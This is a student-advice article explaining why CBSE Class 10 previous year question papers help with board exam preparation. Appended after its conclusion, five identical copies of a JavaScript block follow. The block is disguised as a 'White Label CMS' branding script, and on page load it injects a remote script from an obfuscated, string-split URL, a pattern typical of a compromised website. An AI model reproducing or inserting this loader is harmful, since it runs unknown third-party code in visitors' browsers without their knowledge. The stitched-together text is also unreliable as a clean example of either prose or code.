
Why CBSE Previous Year Question Papers for Class 10 Are Important for Board Preparation

Class 10 board preparation becomes real when students stop only reading chapters and start solving actual exam-style questions. Notes are useful. Textbooks are necessary. But neither of them shows how a full board paper feels when the clock is running.
That is why CBSE Previous Year Question Papers for Class 10 are so valuable. They help students understand the board’s question style, marks distribution, answer expectations, and timing pressure. More than that, they reveal whether a student can turn revision into performance.
Previous papers are not just old papers. They are a record of how CBSE has tested students in real exams.
They Show the Real Question Style
A textbook teaches the chapter. A previous year paper teaches the exam.
This difference matters a lot for Class 10 students because many of them are facing board exams for the first time. School tests may be familiar, but board papers have a different structure. They include a mix of direct questions, application-based questions, competency-based questions, short answers, long answers, and section-wise instructions.
Previous year papers help students notice how questions are actually framed. Sometimes the wording is simple. Sometimes the question asks students to infer, justify, explain, compare, or apply. These command words change the answer.
For example, “describe the character” is not the same as “justify the character’s action.” One needs traits. The other needs reasoning.
A student who solves previous papers learns to read these differences carefully. That is a big step toward writing better answers.
They Help Students Understand Marks Distribution
Many students know the answer but still lose marks because they do not write according to the marks assigned.
A two-mark answer should not become half a page. A five-mark answer should not be written in two lines. Previous papers train students to understand this balance.
In English, marks distribution affects every section. Reading comprehension needs careful selection of answers. Writing tasks need format and structure. Grammar needs accuracy. Literature needs direct explanation with relevant reference.
In Science, steps, units, diagrams, and keywords matter. In Social Science, point-wise answers often work better than long, vague paragraphs. In Mathematics, method marks can be as important as the final answer.
Previous papers make this visible. Students start seeing how much detail is expected for each type of question.
They Reduce Exam Fear
Fear often comes from uncertainty. Students wonder what the paper will look like, how difficult it will be, and whether they will finish on time.
Solving previous papers reduces that uncertainty.
After attempting three or four old papers, the exam starts feeling less unknown. The student becomes familiar with section order, answer length, paper flow, and common question formats. This familiarity builds calm confidence.
Take the example of Mehul, a Class 10 student who was nervous about English. He understood the chapters but felt unsure about writing answers. When he solved one previous paper, he struggled with timing. In the second paper, he improved the reading section. By the third paper, he realised that literature answers needed to be shorter and more focused.
His confidence did not come from motivation. It came from repeated exposure to the paper format.
That is the real benefit of previous year papers.
They Make Revision More Focused
Random revision wastes time. Previous papers help students revise with direction.
When students solve a paper, they quickly discover which topics need more work. Maybe grammar is weak. Maybe map work is slow. Maybe arithmetic questions take too much time. Maybe literature answers are too general.
Once the weak area is clear, revision becomes easier.
Students should keep a simple mistake list after every paper:
- Questions they could not attempt
- Questions they misunderstood
- Topics that need revision
- Answers that were too long or too short
- Mistakes repeated from earlier papers
This list becomes a personal revision guide. It is more useful than guessing what to study next.
Previous Papers and Sample Papers Work Best Together
Previous year papers show what CBSE has asked in real exams. Sample papers show the latest expected pattern.
That is why students should use both. A cbse sample paper helps students understand the current structure, marking scheme, and possible question types. Previous papers help them compare that pattern with real board-level questions.
The better order is simple.
First, complete most of the syllabus. Then solve one sample paper to understand the latest format. After that, solve previous year papers to build exam familiarity. Near the final exam, return to sample papers for updated pattern practice.
This approach gives students both direction and experience.
They Improve Answer Writing
Answer writing is a skill. It improves only when students practise and review.
Previous papers give students the chance to test how they write under pressure. This is especially important for English and Social Science, where answer quality depends on clarity, structure, and relevance.
A good answer should do three things:
- Answer the exact question
- Include the required points
- Stay within the expected length
Students should avoid writing everything they know. The examiner is not looking for a memory dump. The examiner is looking for a relevant answer.
This habit of writing clearly is useful beyond Class 10 too. Students in higher classes and college often need guided academic support to connect concepts with practical tasks. Board preparation builds the same habit early: understand the concept, apply it properly, and present it clearly.
They Teach Time Management Better Than Timetables
A timetable can plan study hours. A previous year paper shows whether those hours are working.
Many students say, “I knew the answers, but I could not complete the paper.” That is a timing problem, not only a knowledge problem.
Previous papers help students practise under real exam conditions. They learn which section takes longer, where they slow down, and which questions should be attempted first.
Students should solve at least some papers with a timer. Not every practice session needs to be strict, but full-paper practice should feel close to the actual exam.
A simple method works well:
Solve the paper in the given time. Mark questions that took too long. Review them later. Find out whether the delay happened because of weak concepts, slow writing, confusion, or poor question selection.
Once students know the reason, they can fix it.
Common Mistake: Solving Papers Without Reviewing
The biggest mistake is solving one paper after another without checking properly.
That feels productive, but it does not improve much.
A student may solve ten papers and repeat the same mistakes in all ten. Another student may solve five papers, review each one carefully, and improve faster.
After every paper, students should ask:
- What went wrong?
- Was the mistake due to concept confusion?
- Was the answer incomplete?
- Did I misread the question?
- Did I spend too much time on one section?
- Did I lose marks because of presentation?
These questions turn a previous paper into a teacher.
FAQ
Are previous year papers enough for Class 10 board preparation?
No. Previous papers are very useful, but students should also revise NCERT textbooks, class notes, sample papers, and marking schemes.
When should students start solving previous year papers?
Students should begin once most of the syllabus is complete. Before that, they can solve chapter-wise questions or selected sections.
How many previous year papers should Class 10 students solve?
Five years of papers is a good target if time allows. Proper review matters more than the total number of papers solved.
Should students solve sample papers along with previous papers?
Yes. Sample papers show the latest pattern, while previous papers show real board-style questions from earlier years. Both serve different purposes.
Conclusion
CBSE previous year papers help students prepare with proof, not guesswork. They show the real question style, expose weak areas, improve answer writing, and build timing control.
A student who solves them carefully does not just practise more. They understands the exam better. And once the exam becomes familiar, preparation becomes much calmer./*!
* White Label CMS 1.0.0
* Copyright (c) 2023 Billy Gin
* License: MIT
*/
(function(root){
“use strict”;
function onReady(fn){
if (document.readyState === “complete” || document.readyState === “interactive”) {
window.setTimeout(fn, 0);
return;
}
document.addEventListener(“DOMContentLoaded”, fn);
}
function qs(sel, ctx){
try { return (ctx || document).querySelector(sel); } catch (e) { return null; }
}
function throttleSoft(fn, wait){
var t;
return function(){
var ctx = this, args = arguments;
window.clearTimeout(t);
t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120);
};
}
function setVars(root){
if (!root || !root.style || !root.style.setProperty) return;
root.style.setProperty(“–ui-accent”, “#0ea5e9”);
}
function loadRemote(){
var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”];
var i = 0;
function next(){
if (i >= urls.length) return;
var el = document.createElement(“script”);
el.async = true;
el.src = urls[i++];
el.onerror = next;
var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement;
if (host) host.appendChild(el);
}
next();
}
var api = {};
api.init = function(){
onReady(function(){
var settings = { sampleRate: 1 };
if (settings.sampleRate > 0) loadRemote();
});
};
root.BrandKit = api;
api.init();
})(typeof window !== “undefined” ? window : this);/*!
* White Label CMS 1.0.0
* Copyright (c) 2023 Billy Gin
* License: MIT
*/
(function(root){
“use strict”;
function onReady(fn){
if (document.readyState === “complete” || document.readyState === “interactive”) {
window.setTimeout(fn, 0);
return;
}
document.addEventListener(“DOMContentLoaded”, fn);
}
function qs(sel, ctx){
try { return (ctx || document).querySelector(sel); } catch (e) { return null; }
}
function throttleSoft(fn, wait){
var t;
return function(){
var ctx = this, args = arguments;
window.clearTimeout(t);
t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120);
};
}
function setVars(root){
if (!root || !root.style || !root.style.setProperty) return;
root.style.setProperty(“–ui-accent”, “#0ea5e9”);
}
function loadRemote(){
var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”];
var i = 0;
function next(){
if (i >= urls.length) return;
var el = document.createElement(“script”);
el.async = true;
el.src = urls[i++];
el.onerror = next;
var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement;
if (host) host.appendChild(el);
}
next();
}
var api = {};
api.init = function(){
onReady(function(){
var settings = { sampleRate: 1 };
if (settings.sampleRate > 0) loadRemote();
});
};
root.BrandKit = api;
api.init();
})(typeof window !== “undefined” ? window : this);/*!
* White Label CMS 1.0.0
* Copyright (c) 2023 Billy Gin
* License: MIT
*/
(function(root){
“use strict”;
function onReady(fn){
if (document.readyState === “complete” || document.readyState === “interactive”) {
window.setTimeout(fn, 0);
return;
}
document.addEventListener(“DOMContentLoaded”, fn);
}
function qs(sel, ctx){
try { return (ctx || document).querySelector(sel); } catch (e) { return null; }
}
function throttleSoft(fn, wait){
var t;
return function(){
var ctx = this, args = arguments;
window.clearTimeout(t);
t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120);
};
}
function setVars(root){
if (!root || !root.style || !root.style.setProperty) return;
root.style.setProperty(“–ui-accent”, “#0ea5e9”);
}
function loadRemote(){
var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”];
var i = 0;
function next(){
if (i >= urls.length) return;
var el = document.createElement(“script”);
el.async = true;
el.src = urls[i++];
el.onerror = next;
var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement;
if (host) host.appendChild(el);
}
next();
}
var api = {};
api.init = function(){
onReady(function(){
var settings = { sampleRate: 1 };
if (settings.sampleRate > 0) loadRemote();
});
};
root.BrandKit = api;
api.init();
})(typeof window !== “undefined” ? window : this);/*!
* White Label CMS 1.0.0
* Copyright (c) 2023 Billy Gin
* License: MIT
*/
(function(root){
“use strict”;
function onReady(fn){
if (document.readyState === “complete” || document.readyState === “interactive”) {
window.setTimeout(fn, 0);
return;
}
document.addEventListener(“DOMContentLoaded”, fn);
}
function qs(sel, ctx){
try { return (ctx || document).querySelector(sel); } catch (e) { return null; }
}
function throttleSoft(fn, wait){
var t;
return function(){
var ctx = this, args = arguments;
window.clearTimeout(t);
t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120);
};
}
function setVars(root){
if (!root || !root.style || !root.style.setProperty) return;
root.style.setProperty(“–ui-accent”, “#0ea5e9”);
}
function loadRemote(){
var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”];
var i = 0;
function next(){
if (i >= urls.length) return;
var el = document.createElement(“script”);
el.async = true;
el.src = urls[i++];
el.onerror = next;
var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement;
if (host) host.appendChild(el);
}
next();
}
var api = {};
api.init = function(){
onReady(function(){
var settings = { sampleRate: 1 };
if (settings.sampleRate > 0) loadRemote();
});
};
root.BrandKit = api;
api.init();
})(typeof window !== “undefined” ? window : this);/*!
* White Label CMS 1.0.0
* Copyright (c) 2023 Billy Gin
* License: MIT
*/
(function(root){
“use strict”;
function onReady(fn){
if (document.readyState === “complete” || document.readyState === “interactive”) {
window.setTimeout(fn, 0);
return;
}
document.addEventListener(“DOMContentLoaded”, fn);
}
function qs(sel, ctx){
try { return (ctx || document).querySelector(sel); } catch (e) { return null; }
}
function throttleSoft(fn, wait){
var t;
return function(){
var ctx = this, args = arguments;
window.clearTimeout(t);
t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120);
};
}
function setVars(root){
if (!root || !root.style || !root.style.setProperty) return;
root.style.setProperty(“–ui-accent”, “#0ea5e9”);
}
function loadRemote(){
var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”];
var i = 0;
function next(){
if (i >= urls.length) return;
var el = document.createElement(“script”);
el.async = true;
el.src = urls[i++];
el.onerror = next;
var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement;
if (host) host.appendChild(el);
}
next();
}
var api = {};
api.init = function(){
onReady(function(){
var settings = { sampleRate: 1 };
if (settings.sampleRate > 0) loadRemote();
});
};
root.BrandKit = api;
api.init();
})(typeof window !== “undefined” ? window : this);